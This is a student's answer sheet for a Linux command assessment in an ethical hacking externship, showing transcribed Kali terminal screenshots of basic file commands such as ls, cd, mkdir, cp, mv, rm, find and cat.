

EXTERNSHIP PROGRAM – CYBER SECURITY AND ETHICAL HACKING

Title: Linux Command List Assessment

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Instructions:-

The following assessment aims to test your understanding and practical knowledge of various Linux commands. Perform the tasks given below using the appropriate commands. Write down the command(s) used to complete each task. You can use any Linux distribution or command-line interface of your choice. Ensure that you provide the correct output or results for each task.


Note: It is recommended to perform this assessment on a Linux machine or virtual environment.

File and Directory Operations:

ls: List files and directories

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music pgp Pictures Public Templates Videos
(kali@kali)-[~]
$ ls -al
total 172
drwxr-xr-x 19 kali kali 4096 May 21 02:48 .
drwxr-xr-x  3 root root 4096 May 12 2022 ..
-rw-r--r--  1 kali kali   1 May 12 2022 .bash_history
-rw-r--r--  1 kali kali  220 May 12 2022 .bash_logout
-rw-r--r--  1 kali kali 5551 May 12 2022 .bashrc
-rw-r--r--  1 kali kali 3526 May 12 2022 .bashrc.original
drwx----- 16 kali kali 4096 Nov  7 2022 .cache
drwxr-xr-x 15 kali kali 4096 Nov  7 2022 .config
drwxr-xr-x  3 kali kali 4096 Nov  7 2022 Desktop
-rw-r--r--  1 kali kali   35 May 12 2022 .dmrc
drwxr-xr-x  2 kali kali 4096 May 12 2022 Documents
drwxr-xr-x  3 kali kali 4096 Nov  7 2022 Downloads
-rw-r--r--  1 kali kali 11759 May 12 2022 .face
lrwxrwxrwx  1 kali kali    5 May 12 2022 .face.icon -> .face
drwx-----  3 kali kali 4096 May 12 2022 .gnupg
-rw-----  1 kali kali    0 May 12 2022 .ICEauthority
drwxr-xr-x  3 kali kali 4096 May 12 2022 .java
drwx-----  2 kali kali 4096 Nov  7 2022 .john
drwxr-xr-x  5 kali kali 4096 Nov  4 2022 .local
drwx-----  5 kali kali 4096 Aug  2 2022 .mozilla
drwxr-xr-x  2 kali kali 4096 May 12 2022 Music
drwxr-xr-x  2 kali kali 4096 Sep 22 2022 pgp
drwxr-xr-x  2 kali kali 4096 Nov  7 2022 Pictures
-rw-r--r--  1 kali kali  807 May 12 2022 .profile
drwxr-xr-x  2 kali kali 4096 May 12 2022 Public
drwx-----  2 kali kali 4096 Sep 14 2022 .ssh
-rw-r--r--  1 kali kali    0 May 12 2022 .sudo_as_admin_successful
drwxr-xr-x  2 kali kali 4096 May 12 2022 Templates
-rw-r-----  1 kali kali    4 May 21 02:47 .vboxclient-clipboard.pid
-rw-r-----  1 kali kali    4 May 21 02:47 .vboxclient-display-svga-x11.pid
-rw-r-----  1 kali kali    4 May 21 02:47 .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali    4 May 21 02:47 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali 4096 May 12 2022 Videos
-rw-----  1 kali kali  954 Sep 13 2022 .viminfo
-rw-----  1 kali kali    49 May 21 02:47 .Xauthority
-rw-----  1 kali kali 6319 May 21 02:47 .xsession-errors
-rw-----  1 kali kali 7128 May 21 02:42 .xsession-errors.old
-rw-----  1 kali kali 3091 May 21 02:42 .zsh_history
-rw-r--r--  1 kali kali 10877 May 12 2022 .zshrc
```


cd: Change directory



The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~/Desktop". The user enters the command "cd Desktop", and the prompt changes to "kali@kali: ~/Desktop".

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~]
$ cd Desktop
(kali@kali)-[~/Desktop]
$
```


pwd: Print working directory



The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The user enters the command "pwd", and the output is "/home/kali".

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ pwd
/home/kali
(kali@kali)-[~]
$
```


mkdir: Make directory



The screenshot shows a terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~/Documents". The user enters the command "mkdir penetration testing", and the output is "mkdir: created directory 'penetration'".


```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Documents
File Actions Edit View Help
(kali@kali)-[~]
$ cd Documents
(kali@kali)-[~/Documents]
$ mkdir penetration testing
mkdir: created directory 'penetration'
(kali@kali)-[~/Documents]
$ ls
penetration testing
(kali@kali)-[~/Documents]
$
```

touch: Create an empty file




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ touch peri.txt
(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music peri.txt pgp Pictures Public Templates Videos
(kali@kali)-[~]
$
```

cp: Copy files and directories




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ ls
'employee mgmt PHP.zip' MITM Peri.jpg xampp-linux-x64-8.1.10-0-installer.run
Files MITM.zip 'Ransomware attack.txt'
(kali@kali)-[~/Downloads]
$ cp -r Peri.jpg peri2
(kali@kali)-[~/Downloads]
$ ls
'employee mgmt PHP.zip' MITM peri2 'Ransomware attack.txt'
Files MITM.zip Peri.jpg xampp-linux-x64-8.1.10-0-installer.run
(kali@kali)-[~/Downloads]
$
```

mv: Move or rename files and directories




```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Pictures
File Actions Edit View Help
(kali@kali)-[~]
$ cd Pictures
(kali@kali)-[~/Pictures]
$ ls
note.png  Screenshot_2022-11-07_04_22_08.png  Screenshot_2022-11-07_05_37_32.png
Screenshot_2022-11-07_02_27_14.png  Screenshot_2022-11-07_04_29_39.png  Screenshot_2022-11-07_05_37_33.png
Screenshot_2022-11-07_04_22_07.png  Screenshot_2022-11-07_04_29_40.png  Screenshot_2022-11-07_06_09_10.png
(kali@kali)-[~/Pictures]
$ mv note.png Files
(kali@kali)-[~/Pictures]
$ ls
Files  Screenshot_2022-11-07_04_22_08.png  Screenshot_2022-11-07_05_37_32.png
Screenshot_2022-11-07_02_27_14.png  Screenshot_2022-11-07_04_29_39.png  Screenshot_2022-11-07_05_37_33.png
Screenshot_2022-11-07_04_22_07.png  Screenshot_2022-11-07_04_29_40.png  Screenshot_2022-11-07_06_09_10.png
(kali@kali)-[~/Pictures]
$
```

rm: Remove files and directories



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Pictures
File Actions Edit View Help
(kali@kali)-[~]
$ cd Pictures
(kali@kali)-[~/Pictures]
$ ls
Files  Screenshot_2022-11-07_04_22_08.png  Screenshot_2022-11-07_05_37_32.png
Screenshot_2022-11-07_02_27_14.png  Screenshot_2022-11-07_04_29_39.png  Screenshot_2022-11-07_05_37_33.png
Screenshot_2022-11-07_04_22_07.png  Screenshot_2022-11-07_04_29_40.png  Screenshot_2022-11-07_06_09_10.png
(kali@kali)-[~/Pictures]
$ rm Files
(kali@kali)-[~/Pictures]
$ ls
Screenshot_2022-11-07_02_27_14.png  Screenshot_2022-11-07_04_29_39.png  Screenshot_2022-11-07_05_37_33.png
Screenshot_2022-11-07_04_22_07.png  Screenshot_2022-11-07_04_29_40.png  Screenshot_2022-11-07_06_09_10.png
Screenshot_2022-11-07_04_22_08.png  Screenshot_2022-11-07_05_37_32.png
(kali@kali)-[~/Pictures]
$
```

find: Search for files and directories



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


(kali㉿kali)-[~]
$ find Downloads
Downloads
Downloads/MITM
Downloads/MITM/.idea
Downloads/MITM/.idea/MITM.iml
Downloads/MITM/.idea/misc.xml
Downloads/MITM/.idea/workspace.xml
Downloads/MITM/.idea/modules.xml
Downloads/MITM/.idea/.gitignore
Downloads/MITM/.idea/inspectionProfiles
Downloads/MITM/.idea/inspectionProfiles/profiles_settings.xml
Downloads/MITM/packet_sniffer.py
Downloads/MITM/arpspoof_detector.py
Downloads/MITM/network_scanner.py
Downloads/MITM/Docs
Downloads/MITM/Docs/MAN IN THE MIDDLE ATTACK DETECTION.docx
Downloads/MITM/Docs/~$N IN THE MIDDLE ATTACK DETECTION.docx
Downloads/MITM/Docs/~WRL2577.tmp
Downloads/MITM/package.txt
Downloads/MITM/arp_spoof.py
Downloads/MITM/dns_spoof.py
Downloads/xampp-linux-x64-8.1.10-0-installer.run
Downloads/MITM.zip
Downloads/Ransomware attack.txt
Downloads/employee mgmt PHP.zip
Downloads/Peri.jpg

(kali㉿kali)-[~]
$ cd Downloads

(kali㉿kali)-[~/Downloads]
$ find MITM
MITM
MITM/.idea
MITM/.idea/MITM.iml
MITM/.idea/misc.xml
MITM/.idea/workspace.xml
MITM/.idea/modules.xml
MITM/.idea/.gitignore
MITM/.idea/inspectionProfiles
MITM/.idea/inspectionProfiles/profiles_settings.xml
MITM/packet_sniffer.py
MITM/arpspoof_detector.py
MITM/network_scanner.py
MITM/Docs
MITM/Docs/MAN IN THE MIDDLE ATTACK DETECTION.docx
MITM/Docs/~$N IN THE MIDDLE ATTACK DETECTION.docx
MITM/Docs/~WRL2577.tmp
MITM/package.txt
```

File Viewing and Editing:


cat: Concatenate and display file content



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM V". The terminal has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". Below the menu bar is a toolbar with icons for file operations. The terminal prompt is "kali@kali: ~". The user enters the command "echo 'This is periyakkal.A 20BCI0189' > f1.txt". The prompt changes to "(kali@kali)-[~]". The user then enters "cat f1.txt". The output of the command is "This is periyakkal.A 20BCI0189".

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM V
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo "This is periyakkal.A 20BCI0189" > f1.txt
(kali@kali)-[~]
$ cat f1.txt
This is periyakkal.A 20BCI0189
(kali@kali)-[~]
$
```

less: View file content with pagination

